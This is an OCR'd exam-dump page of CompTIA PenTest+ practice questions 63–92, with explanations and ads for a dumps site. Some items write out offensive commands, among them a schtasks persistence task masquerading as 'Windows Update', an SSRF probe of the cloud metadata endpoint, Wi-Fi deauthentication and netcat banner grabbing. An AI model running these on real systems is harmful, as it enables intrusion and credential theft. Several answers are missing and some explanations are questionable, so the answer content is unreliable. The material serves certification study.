
NEW QUESTION: 63
During an assessment, a penetration tester compromises some machines but finds that none of the accounts have sufficient access to the target HR database server. In order to enumerate accounts with sufficient permissions, the tester wants to model an attack path before taking further action. Which of the following tools should the tester use to meet this objective?
A. Responder
B. Mimikatz
C. Hydra
D. BloodHound
E. TruffleHog
Answer: (SHOW ANSWER)
BloodHound is a tool used to enumerate and analyze Active Directory environments, helping penetration testers identify attack paths to high-value targets (e.g., HR database servers). It maps out relationships between users, groups, and permissions to determine potential lateral movement and privilege escalation paths.

NEW QUESTION: 64
Which of the following tools provides Python classes for interacting with network protocols?
A. Responder
B. Impacket
C. Empire
D. PowerSploit
Answer: (SHOW ANSWER)
Impacket is a collection of Python classes focused on providing access to network protocols. It is designed for low-level protocol access and crafted to perform various networking tasks from Python scripts. This toolkit is widely used in penetration testing for creating and decoding network protocols and for crafting and injecting packets into the network. Impacket supports a myriad of protocols like IP, TCP, UDP, ICMP, SMB, MSRPC, NTP, and more. With its vast array of functionalities, Impacket is very useful in protocol testing and attacks, like the ones a penetration tester would conduct. Responder, on the other hand, is a LLMNR, NBT-NS, and MDNS poisoner that can be used for capturing NetNTLM hashes. Empire is a post-exploitation framework that allows the use of PowerShell for offensive security and PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. Given these descriptions, Impacket is the tool that fits the context of the question due to its direct interaction with network protocols through Python.

NEW QUESTION: 65
SIMULATION 10
A penetration tester has identified a series of files throughout an assessment.
INSTRUCTIONS
Select the most appropriate action the penetration tester should take for each file.
The same action may be selected multiple times.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Discovered Files
File Name
Accessible To:
Action
Benefits
All Internet Users
Select Action
Select Action
Notate in report
Recommend to change file permissions
Recommend to delete file
Recommend to contact media
Recommend to report to regulatory authorities
Employee Performance
All Corporate Employees
Select Action
Select Action
Notate in report
Recommend to change file permissions
Recommend to delete file
Recommend to contact media
Recommend to report to regulatory authorities
Prospective Acquisitions
All Corporate Employees
Select Action
Select Action
Notate in report
Recommend to change file permissions
Recommend to delete file
Recommend to contact media
Recommend to report to regulatory authorities
Draft- Press Release - Final
All Internet Users
Select Action
Select Action
Notate in report
Recommend to change file permissions
Recommend to delete file
Recommend to contact media
Recommend to report to regulatory authorities

Answer:



CompTIA
freecram.net

Explanation:

Benefits: This information is not intended for public (internet-wide) access, so access should be restricted to appropriate internal users.

Employee Performance: Performance data is sensitive and should be limited to HR and management rather than all employees.

Prospective Acquisitions: M&A-related documents are highly sensitive and should be accessible only to a small, need-to-know group.

Draft- Press Release - Final: Press releases are typically intended for public distribution, so the key action is to document the observation and confirm it aligns with business intent.

NEW QUESTION: 66
A penetration testing team needs to determine whether it is possible to disrupt the wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?
A. Port mirroring
B. Sidecar scanning
C. ARP poisoning
D. Channel scanning
Answer: (SHOW ANSWER)
Channel Scanning: Wireless communications can be disrupted by identifying and interfering with the channels used by Wi-Fi networks.
Channel scanning allows the tester to map all active Wi-Fi channels, identify the target network, and determine possible jamming or interference strategies.

NEW QUESTION: 67
A penetration tester conducts a scan on an exposed Linux web server and gathers the following data:

```
Host: 192.168.55.23
Open Ports:
- 22/tcp    Open    OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
- 80/tcp    Open    Apache httpd 2.4.18 (Ubuntu)
- 111/tcp   Open    rpcbind 2-4 (RPC #100000)
```

freecram.net CompTIA
Additional notes:
- Directory listing enabled on /admin
- Apache mod_cgienabled
- No authentication required to access /cgi-bin/debug.sh
- X-Powered-By: PHP/5.6.40-0+deb8u12
Which of the following is the most effective action to take?
A. Launch a payload using msfvenom and upload it to the /admindirectory.
B. Review the contents of /cgi-bin/debug.sh.
C. Use NFS client tools against exposed rpcbind.
D. Attempt a brute-force attack against OpenSSH 7.2p2.
Answer: (SHOW ANSWER)
An unauthenticated CGI script is directly accessible and may contain sensitive information or be vulnerable to command injection, making it the most immediate and effective entry point to investigate and potentially exploit.

NEW QUESTION: 68
A penetration tester wants to automatically enumerate all ciphers permitted on TLS/SSL configurations across a client's internet-facing and internal web servers. Which of the following tools or frameworks best supports this objective?
A. Netcat
B. Nmap Scripting Engine
C. Shodan
D. Impacket
E. Burp Suite

Answer: (SHOW ANSWER)

NEW QUESTION: 69

A penetration tester cannot use Nmap and must perform port discovery and banner grabbing for potential vulnerable SSH services. Given the following script:

```
#!/usr/bin/bash
ip_address = "192.168.5."
...
for i in {1..254}
do
   --missing command--
done
...
```

freecram.net
CompTIA

Which of the following commands will best help the tester achieve this objective?

A. ping -c 22 "$ip_address$i"

B. nc "$ip_address$i" ":22"

C. arp "$ip_address$i" ":22"

D. curl scp://"$ip_address$i" ":22"

Answer: (SHOW ANSWER)

Netcat can be used to connect to a specific port on a target host and retrieve the service banner.

Connecting to port 22 allows the tester to identify SSH services and capture their version information.

NEW QUESTION: 70

During an assessment, a penetration tester sends the following request:

```
POST /services/v1/users/create HTTP/1.1
Host: target-application.com
Content-Type: application/json
Content-Length: [dynamic]
Authorization: Bearer [FUZZE]
```

Freecram.net

Which of the following attacks is the penetration tester performing?

A. Directory traversal

B. API abuse

C. Server-side request forgery

D. Privilege escalation

Answer: (SHOW ANSWER)

By fuzzing the Bearer token on an API endpoint (the /services/v1/users/create call), the tester is manipulating and probing the application programming interface beyond intended use - characteristic of API abuse.

NEW QUESTION: 71

During an assessment, a penetration tester gains access to one of the internal hosts. Given the following command:

schtasks /create /tn "Windows Update" /sc onlogon /tr "cmd.exe /c
update.exe"

Which of the following is the penetration tester trying to do with this code?

A. Enumerate the scheduled tasks
B. Establish persistence
C. Deactivate the Windows Update functionality
D. Create a binary application for Windows System Updates
Answer: (SHOW ANSWER)
The schtasks /create /tn "Windows Update" /sc onlogon /tr "cmd.exe /c
update.exe"command creates a scheduled task named "Windows Update" that executes update.exe every time a user logs in.
This is a classic persistence technique because:
- The task runs at each user login, ensuring the payload (update.exe) is executed.
- It disguises itself as a legitimate Windows task (Windows Update) to evade detection.
- The attacker gains continued access even after a system reboot.

NEW QUESTION: 72
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?
A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite
Answer: (SHOW ANSWER)
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.
CVSS (Common Vulnerability Scoring System):
Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.
Higher Scores: Indicate more severe vulnerabilities.
EPSS (Exploit Prediction Scoring System):
Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
Higher Scores: Indicate a higher likelihood of exploitation.
Evaluation:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.

NEW QUESTION: 73
A penetration tester exploits a vulnerable service to gain a shell on a target server. The tester receives the following:

Directory of C:\Users\Guest 05/13/2022 09:23 PM mimikatz.exe 05/18/2022
09:24 PM mimidrv.sys 05/18/2022 09:24 PM mimilib.dll
Which of the following best describes these findings?
A. Indicators of prior compromise
B. Password encryption tools
C. False positives
D. De-escalation attempts
Answer: (SHOW ANSWER)
The presence of files such as mimikatz.exe, mimidrv.sys, and mimilib.dll on a target server indicates prior compromise. Mimikatz is a well-known post-exploitation tool used for extracting plaintext passwords, hash dumps, PIN codes, and Kerberos tickets from memory. These files suggest that an attacker has previously gained access to the system and used Mimikatz for credential harvesting. This is a strong indicator of a prior security breach rather than tools used for password encryption or false positives.

NEW QUESTION: 74
A tester wants to pivot from a compromised host to another network with encryption and the least amount of interaction with the compromised host. Which of the following is the best way to accomplish this objective?
A. Create an SSH tunnel using sshuttle to forward all the traffic to the compromised computer.
B. Configure a VNC server on the target network and access the VNC server from the compromised computer.
C. Set up a Metasploit listener on the compromised computer and create a reverse shell on the target network.
D. Create a Netcat connection to the compromised computer and forward all the traffic to the target network.
Answer: (SHOW ANSWER)
sshuttle creates a VPN-like encrypted SSH tunnel, allowing the tester to route traffic through the compromised host to reach the internal network. It requires minimal interaction with the compromised system and provides encryption, making it ideal for pivoting securely and efficiently.

NEW QUESTION: 75
A security analyst reviews the following output while assessing server configurations for weaknesses:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-14 15:22 EST
Nmap scan report for 192.168.100.1
Host is up (0.89s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp filtered http
443/tcp open https
| ssl-enum-ciphers:
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
| compressors:
| NULL
| cipher preference: server
| warnings:
|_ least strength: A
Nmap done: 1 IP address (1 host up) scanned in 42.19 seconds
```

freecram.net
CompTIA
Which of the following observations best represents the key takeaways from this data?
A. SSH is configured on a non-standard port.
B. HTTP is redirecting to HTTPS.
C. The chosen algorithms provide forward secrecy.

D. The preference should be changed to client.
Answer: (SHOW ANSWER)
The HTTPS service supports ECDHE cipher suites, which use ephemeral key exchange. This provides forward secrecy by preventing past session traffic from being decrypted even if the server's private key is later compromised.

NEW QUESTION: 76
A penetration tester searches for an entry point into a client's network. The tester focuses on publicly available devices that may have exploitable weaknesses. Which of the following should the penetration tester use?
A. Shodan
B. Hunter.io
C. WiGLE.net
D. theHarvester
Answer: (SHOW ANSWER)
Shodan is a search engine designed to identify internet-facing devices and services, allowing the tester to find publicly accessible systems that may contain exploitable vulnerabilities.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 77
SIMULATION 11
A security analyst is asked to perform various techniques to assess organizational security.
INSTRUCTIONS
Select the command that will successfully accomplish each objective.
Commands may only be used once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network reconnaissance

Select

- Select
- netstat -an
- chown administrator file.txt
- icacls "..\files"
- dd if = /dev/sda of = /dev/sdb conv-noerror, sync
- chmod u=rw, go-r file.txt
- tcpdump -I eth1 -l -n | tee ping-scan.txt
- nmap -A 192.168.50.0/32
- find / -name ".htaccess"
- ping 203.11.14.32 -t

CompTIA

Folder inheritance

Select

- Select
- netstat -an
- chown administrator file.txt
- icacls "..\files"
- dd if = /dev/sda of = /dev/sdb conv-noerror, sync
- chmod u=rw, go-r file.txt
- tcpdump -I eth1 -l -n | tee ping-scan.txt
- nmap -A 192.168.50.0/32
- find / -name ".htaccess"
- ping 203.11.14.32 -t

Searching file system

Select

- Select
- netstat -an
- chown administrator file.txt
- icacls "..\files"
- dd if = /dev/sda of = /dev/sdb conv-noerror, sync
- chmod u=rw, go-r file.txt
- tcpdump -I eth1 -l -n | tee ping-scan.txt
- nmap -A 192.168.50.0/32
- find / -name ".htaccess"
- ping 203.11.14.32 -t


Confirm connectivity

Select

- Select
- netstat -an
- chown administrator file.txt
- icacls "..\files"
- dd if = /dev/sda of = /dev/sdb conv-noerror, sync
- chmod u=rw, go-r file.txt
- tcpdump -I eth1 -l -n | tee ping-scan.txt
- nmap -A 192.168.50.0/32
- find / -name ".htaccess"
- ping 203.11.14.32 -t


Enumerate listeners

Select


Select
netstat -an
chown administrator file.txt
icacls "..\files"
dd if = /dev/sda of = /dev/sdb conv-noerror, sync
chmod u=rw, go-r file.txt
tcpdump -I eth1 -l -n | tee ping-scan.txt
nmap -A 192.168.50.0/32
find / -name ".htaccess"
ping 203.11.14.32 -t

Answer:


Network reconnaissance
Select
Select
netstat -an
chown administrator file.txt
icacls "..\files"
dd if = /dev/sda of = /dev/sdb conv-noerror, sync
chmod u=rw, go-r file.txt
tcpdump -I eth1 -l -n | tee ping-scan.txt
nmap -A 192.168.50.0/32
find / -name ".htaccess"
ping 203.11.14.32 -t
CompTIA
Folder inheritance
Select
Select
netstat -an
chown administrator file.txt
icacls "..\files"
dd if = /dev/sda of = /dev/sdb conv-noerror, sync
chmod u=rw, go-r file.txt
tcpdump -I eth1 -l -n | tee ping-scan.txt
nmap -A 192.168.50.0/32
find / -name ".htaccess"
ping 203.11.14.32 -t
Searching file system
Select
Select
netstat -an
chown administrator file.txt
icacls "..\files"
dd if = /dev/sda of = /dev/sdb conv-noerror, sync
chmod u=rw, go-r file.txt
tcpdump -I eth1 -l -n | tee ping-scan.txt
nmap -A 192.168.50.0/32
find / -name ".htaccess"
ping 203.11.14.32 -t
Confirm connectivity
Select
Select
netstat -an
chown administrator file.txt



Explanation:

Network reconnaissance: Runs an aggressive scan to identify host details such as open ports, services, versions, and likely OS characteristics.

Folder inheritance: Displays and manages NTFS permissions, including whether permissions are inherited from parent folders.

Searching file system: Recursively searches the filesystem for files matching the specified name.

Confirm connectivity: Sends continuous ICMP echo requests to verify reachability and observe packet loss/latency over time.

Enumerate listeners: Lists active connections and listening ports so you can identify services waiting for inbound connections.

NEW QUESTION: 78

A tester needs to begin capturing WLAN credentials for cracking during an on-site engagement.

Which of the following is the best command to capture handshakes?

A. tcpdump -n -s0 -w <pcapname> -i <iface>

B. airserv-ng -d <iface>

C. aireplay-ng -0 1000 -a <target_mac>

D. airodump-ng -c 6 --bssid <target_mac> <iface>

Answer: (SHOW ANSWER)

airodump-ng is specifically designed to capture WPA/WPA2 handshakes from wireless networks.

The -coption sets the channel, and --bssidspecifies the target access point MAC, ensuring focused capture on a single network for efficient handshake collection.

NEW QUESTION: 79

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains

B. Netcat

C. PowerShell ISE

D. Process IDs

Answer: (SHOW ANSWER)

If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat.

Netcat:
Versatility: Netcat is known as the "Swiss Army knife" of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.
Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host's environment.

NEW QUESTION: 80

During an external penetration test, a tester receives the following output from a tool:
test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org
Freecram.net
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org
Answer: (SHOW ANSWER)
Amass is a powerful OSINT tool used for subdomain enumeration. The command amass enum
-passive -d comptia.orgperforms passive reconnaissance to discover subdomains like test.comptia.org, vpn.comptia.org, etc., without directly interacting with the target's servers.

NEW QUESTION: 81
During a wireless penetration assessment for a small business client, a tester attempts to capture wireless packets. However, whenever the tester sets the capture device to monitor mode, it fails to see the client's wireless network, as provided by the scope. Which of the following is the most likely reason for this issue?

A. The clients network uses 6GHz and not 5GHz/2.4GHz
B. The tester misconfigured the capture device
C. The client provided the wrong SSID for the network
D. The tester is not using Aircrack-ng
Answer: A (LEAVE A REPLY)
If the client's wireless network operates on the 6GHz band (Wi-Fi 6E), a capture device that only supports 2.4GHz and 5GHz will not detect it in monitor mode. Lack of 6GHz hardware support is the most likely reason the network is not visible during packet capture.

NEW QUESTION: 82
A penetration tester conducts OSINT for a client and discovers the robots.txt file explicitly blocks a major search engine. Which of the following would most likely help the penetration tester achieve the objective?

A. Modifying the WAF
B. Utilizing a CSRF attack
C. Changing the robots.txtfile
D. Leveraging a competing provider
Answer: (SHOW ANSWER)
The robots.txt file only instructs specific search engine crawlers on what to index and does not enforce access control. If it blocks one major search engine, another search provider may still have indexed the restricted content. Using an alternative search engine can reveal information that was not indexed by the blocked crawler.

NEW QUESTION: 83

A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:

```
PORT        STATE      SERVICE
22/tcp      open       ssh
25/tcp      filtered   smtp
111/tcp     open       rpcbind
2049/tcp    open       nfs
```

freecram.net CompTIA

Based on the output, which of the following services provides the best target for launching an attack?

A. Database

B. Remote access

C. Email

D. File sharing

Answer: (SHOW ANSWER)

The open port 2049/tcp indicates that the Network File System (NFS) service is running. NFS is commonly used for file sharing in Unix/Linux environments. If not properly secured, NFS can be vulnerable to a variety of attacks, such as unauthorized access to shared files and directories, or privilege escalation by exploiting misconfigurations or vulnerabilities within the NFS service. This makes it a prime target for attackers.

NEW QUESTION: 84

Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP

B. Compress the file and send it using TFTP

C. Split the file in tiny pieces and send it over dnscat

D. Encrypt and send the file over HTTPS

Answer: (SHOW ANSWER)

Using HTTPS ensures that the data is encrypted during transmission, providing confidentiality and protection against eavesdropping. HTTPS is commonly allowed through network defenses, reducing the likelihood of detection or blocking compared to other methods.

NEW QUESTION: 85

During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path

B. Logic bomb

C. Rootkit

D. Buffer overflow

Answer: (SHOW ANSWER)

A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host's operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.

NEW QUESTION: 86

Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause

B. Articulation of impact

C. Articulation of escalation

D. Articulation of alignment

Answer: (SHOW ANSWER)

Articulation of impact explains the potential consequences and risks associated with the identified vulnerabilities. It helps the client understand the severity and urgency of the issues, making it clear why remediation is necessary and what the potential business or operational impacts could be if the vulnerabilities are not addressed. This understanding is crucial for motivating the client to take appropriate and timely action.

NEW QUESTION: 87

A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team.

Which of the following exfiltration methods most likely remain undetected?

A. Cloud storage

B. Email

C. Domain Name System

D. Test storage sites

Answer: (SHOW ANSWER)

DNS exfiltration can blend into normal outbound DNS traffic, often bypassing strict egress controls and receiving less scrutiny than web uploads or email, making it more likely to evade detection when implemented carefully.

NEW QUESTION: 88

A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/

B. curl '<url>?param=http://127.0.0.1/etc/passwd'

C. curl '<url>?param=<script>alert(1)<script>/'

D. curl <url>?param=http://127.0.0.1/

Answer: A (LEAVE A REPLY)

In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services.

Accessing Cloud Metadata Service:

URL: http://169.254.169.254/latest/meta-data/ is a well-known endpoint in cloud environments (e.g., AWS) to access instance metadata.

Purpose: By exploiting SSRF to access this URL, an attacker can retrieve sensitive information such as instance credentials and other metadata.

NEW QUESTION: 89

A penetration tester uses a Python script to enumerate open ports across a list of IP addresses.

The current script runs sequentially, which slows it down during larger engagements. The tester wants to improve the script's performance so it can handle multiple targets simultaneously.

Which of the following changes is the best way to achieve this goal?

A. Using the time.sleep()function to throttle the scanning rate

B. Importing a library that allows use of workers

C. Replacing the range()function with a whileloop

D. Changing the port list from a tuple to a dictionary for better lookup speed

Answer: (SHOW ANSWER)

Using a worker-based concurrency approach (such as a thread/process pool) allows the script to scan multiple targets in parallel, significantly improving throughput for network I/O-bound tasks like port enumeration.

NEW QUESTION: 90

A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

Freecram.net

A. Netcat

B. Wireshark

C. Nmap

D. Responder

Answer: (SHOW ANSWER)

Nmap can be installed on various operating systems.

NEW QUESTION: 91

A penetration tester must gain entry to a client's office building without raising attention. Which of the following should be the tester's first step?

A. Interacting with security employees to clone a badge

B. Trying to enter the back door after hours on a weekend

C. Collecting building blueprints to run a site survey

D. Conducting surveillance of the office to understand foot traffic

Answer: (SHOW ANSWER)

Conducting surveillance allows the tester to understand normal patterns such as employee movement, entry points, and security behavior, enabling a more effective and less conspicuous approach for gaining entry.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 92

During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?

A. API

B. HTTP

C. IPA

D. ICMP

